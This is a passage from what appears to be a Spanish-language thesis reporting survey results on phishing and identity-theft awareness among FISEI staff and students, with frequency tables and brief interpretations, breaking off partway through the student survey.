
¿Ha escuchado sobre el robo de identidad provocado por el ataque Phishing?

N.-	Ítems	Frecuencia	Porcentaje
1	SI	8	88,9%
2	NO	1	11,1%
TOTALES		9	100%

Tabla 4.1.1.- *Frecuencias de la pregunta Nº 1*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.1.1**.- Robo de identidad provocado por el ataque Phishing.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados del personal administrativo de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 89% indica que conocen sobre el robo de identidad Provocado por el ataque Phishing y el 11% no han escuchado sobre el robo de identidad provocado por el ataque Phishing.

Pregunta Nº 2.


¿Piensa que con algún tipo de instrumento informático se puede evitar el robo de identidad en la FISEI?

N.-	Ítems	Frecuencia	Porcentaje
1	SI	5	55,6%
2	NO	4	44,4%
TOTALES		9	100%

Tabla 4.1.2.- *Frecuencias de la pregunta Nº 2*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



Gráfica4.1.2.- *Tipo de instrumento informático se puede evitar el robo de identidad en la FISEI.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados del personal administrativo de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 56% indican que algún tipo de instrumento informático puede evitar el robo de identidad en la FISEI, y el 44,4% manifiestan lo contrario.

Pregunta Nº 3.


Si la respuesta anterior es SI ¿Cuáles por ejemplo?

N.-	Ítems	Frecuencia	Porcentaje
1	REGLAMENTOS	2	22,2%
2	POLÍTICAS	4	44,4%
3	NINGUNO	3	33,3%

***Tabla 4.1.3**.- Frecuencias de la pregunta Nº 3*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.1.3**.-Un ejemplo de instrumento Informático.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados del personal administrativo de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 22% indican que el tipo de instrumento informático para evitar el robo de identidad puede ser Los Reglamentos, el 45% manifiestan que el tipo de instrumento informático para evitar el robo de identidad podría ser Las Políticas, y el 33% indican que ningún instrumento.

Pregunta Nº 4.


¿Qué errores cree usted que son más evidentes y que repercuten en el robo de identidad?

N.-	Ítems	Frecuencia	Porcentaje
1	SEGURIDAD	3	33,3%
2	DESCONOCIMIENTO	5	55,6%
3	MANEJO	1	11,1%
4	NINGUNO	0	0,0%

***Tabla 4.1.4**.- Frecuencias de la pregunta Nº 4*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.1.4**.-Errores que son más evidentes y que repercuten en el robo de identidad.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados del personal administrativo de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 33% indican que los errores más evidentes y que repercuten en el robo de identidad es la seguridad, el 56% manifiestan que los errores más evidentes y que repercuten en el robo de identidad es el desconocimiento, el 11% indican que los errores más evidentes y que repercuten en el robo de identidad es el manejo, y ninguno con el 0% que no fue acogido por algún encuestado.

Pregunta Nº 5.


¿Qué tipo de acceso a internet piensa que evitaría el robo de identidad?

N.-	Ítems	Frecuencia	Porcentaje
1	ACCESO LIMITADO	1	11,1%
2	ACCESO LIBRE	1	11,1%
3	ACCESO RESTRINGIDO	5	55,6%
4	NINGUNO	2	22,2%

***Tabla 4.1.5**.- Frecuencias de la pregunta Nº 5*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.1.5**.-Tipo de acceso a internet que evitaría el robo de identidad.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados del personal administrativo de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 11% indica que el tipo de acceso a internet debería ser Limitado, el 11% que el tipo de acceso a internet debería ser Libre, el 56% indican que el tipo de acceso a internet debería ser Restringido, y el 22% indican que no debería haber ningún tipo de acceso.

Pregunta Nº 6.


¿Ha escuchado en el medio si alguien fue víctima de un ataque Phishing?

N.-	Ítems	Frecuencia	Porcentaje
1	SI	4	44,4%
2	NO	5	55,6%

***Tabla 4.1.6**.- Frecuencias de la pregunta Nº 6*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.1.6**.- En el medio si alguien fue víctima de un ataque Phishing.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados del personal administrativo de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 44% indican que han escuchado si alguien fue víctima de un ataque Phishing en el medio, y el 56% indican que no han escuchado si alguien fue víctima de un ataque Phishing.

Pregunta Nº 7.


¿Qué tipo de seguridad utiliza en la navegación para prevenir ser víctima de un ataque Phishing?

N.-	Ítems	Frecuencia	Porcentaje
1	SEGURIDAD ALTA	2	22,2%
2	SEGURIDAD MEDIA	5	55,6%
3	SEGURIDAD BAJA	1	11,1%
4	NINGUNA	1	11,1%

***Tabla 4.1.7**.- Frecuencias de la pregunta Nº 7*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.1.7**.- El tipo de seguridad en la navegación para prevenir ser víctima de un ataque Phishing.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados del personal administrativo de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 22% manifiestan que utiliza en la navegación la seguridad alta para prevenir ser víctima de un ataque Phishing, el 56% indican que utiliza en la navegación es la seguridad Media para prevenir ser víctima de un ataque Phishing, el 11% indica que utiliza en la navegación la seguridad Baja para prevenir ser víctima de un ataque Phishing y el 11% indica que no utiliza ninguna configuración para prevenir ser víctima del ataque.

Pregunta Nº 8.


¿Los sitios que visita con frecuencia normalmente conocen su real procedencia?

N.-	Ítems	Frecuencia	Porcentaje
1	SI	5	55,6%
2	NO	4	44,4%

***Tabla 4.1.8**.- Frecuencias de la pregunta Nº 8*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.1.8**.- Los sitios que visita con frecuencia normalmente si conocen su real procedencia.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados del personal administrativo de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 56% indican que conocen los sitios que visitan con frecuencia normalmente su real procedencia, y el 44% indican que no conocen los sitios que visitan con frecuencia normalmente su real procedencia.

Pregunta Nº 9.


¿Algunas Páginas Web para su ejecución requieren de la ejecución de complementos adicionales sin conocer su código usted Permite?

N.-	Ítems	Frecuencia	Porcentaje
1	TEMPORALMENTE	7	77,8%
2	SIEMPRE	1	11,1%
3	NUNCA	1	11,1%

***Tabla 4.1.9**.- Frecuencias de la pregunta Nº 9*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.1.9**.- Los complementos adicionales de las Paginas Web Permiten.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados del personal administrativo de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 78% indican que los complementos adicionales de las páginas web aun sin conocer su código permite Temporalmente**,** el 11% indica que los complementos adicionales de las páginas web aun sin conocer su código permiten siempre su ejecución, y el 11% indica que los complementos adicionales de las páginas web aun sin conocer su código nunca permite su ejecución.

4.2.ENCUESTA A ESTUDIANTES DE LA CARRERA DE SISTEMAS COMPUTACIONALES E INFORMATICOS DE LA FISEI.

Pregunta Nº 1.


¿Ha escuchado sobre el robo de identidad provocado por el ataque Phishing?

N.-	Ítems	Frecuencia	Porcentaje
1	SI	41	64%
2	NO	23	36%

***Tabla 4.2.1**.- Frecuencias de la pregunta Nº 1*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.2.1**.- Robo de identidad provocado por el ataque Phishing.*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados de los estudiantes de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 61% nos indica que conocen sobre el robo de identidad Provocado por el ataque Phishing y el 36% no han escuchado sobre el robo de identidad provocado por el ataque Phishing.

Sin embargo Para Joachim Breitner en su artículo (2005, Pág. # 1) manifiesta que un ataque por Phishing suele aprovecharse de trucos para espiar las credenciales de los usuario sin que la victima sospeche.

Pregunta Nº 2.


¿Conoce El Tipo De Instrumento Informático Que Evita El Robo De Identidad Provocado Por El Ataque Phishing En La FISEI?

N.-	Ítems	Frecuencia	Porcentaje
1	**SI**	7	**11%**
2	**NO**	**57**	**89%**

Tabla 4.2.2.- *Frecuencias de la pregunta Nº 2*

Fuente: Estudio de Campo

Autor: Paul Fernando Moposita



***Gráfica4.2.2**.-Instrumento informático que evita el robo de identidad provocado por el ataque Phishing en la FISEI.*

Fuente: Estudio de Campo
Autor: Paul Fernando Moposita

Análisis e Interpretación.

De los encuestados de los estudiantes de la carrera de Sistemas Computacionales e Informáticos de la FISEI, el 11% nos indica que conocen el instrumento informático que evita el robo de identidad provocado por el ataque Phishing en la FISEI y el 89% no conocen la existencia de un instrumento informático que evita el robo de identidad provocado por el ataque Phishing en la FISEI.

Sin embargo Según el artículo escrito por Kemal Bicakci, Seckin Anil Unlu (2010, Pág. # 1) Este ataque se aprovecha de nuestra percepción y de la inmutabilidad que damos a las cosas que dejamos en algún lugar. Un sitio malicioso navegado a través de pestañas, mientras que una pestaña no está activa, esta pestaña es utilizada para engañar.

Pregunta Nº 3.


¿Qué errores cree usted que son más evidentes y que repercuten en el robo de identidad?

N.-	Ítems	Frecuencia	Porcentaje
1	**SEGURIDAD**	27	**42%**
2	**DESCONOCIMIENTO**	**31**	**49%**
3	**MANEJO**	**6**	**9%**

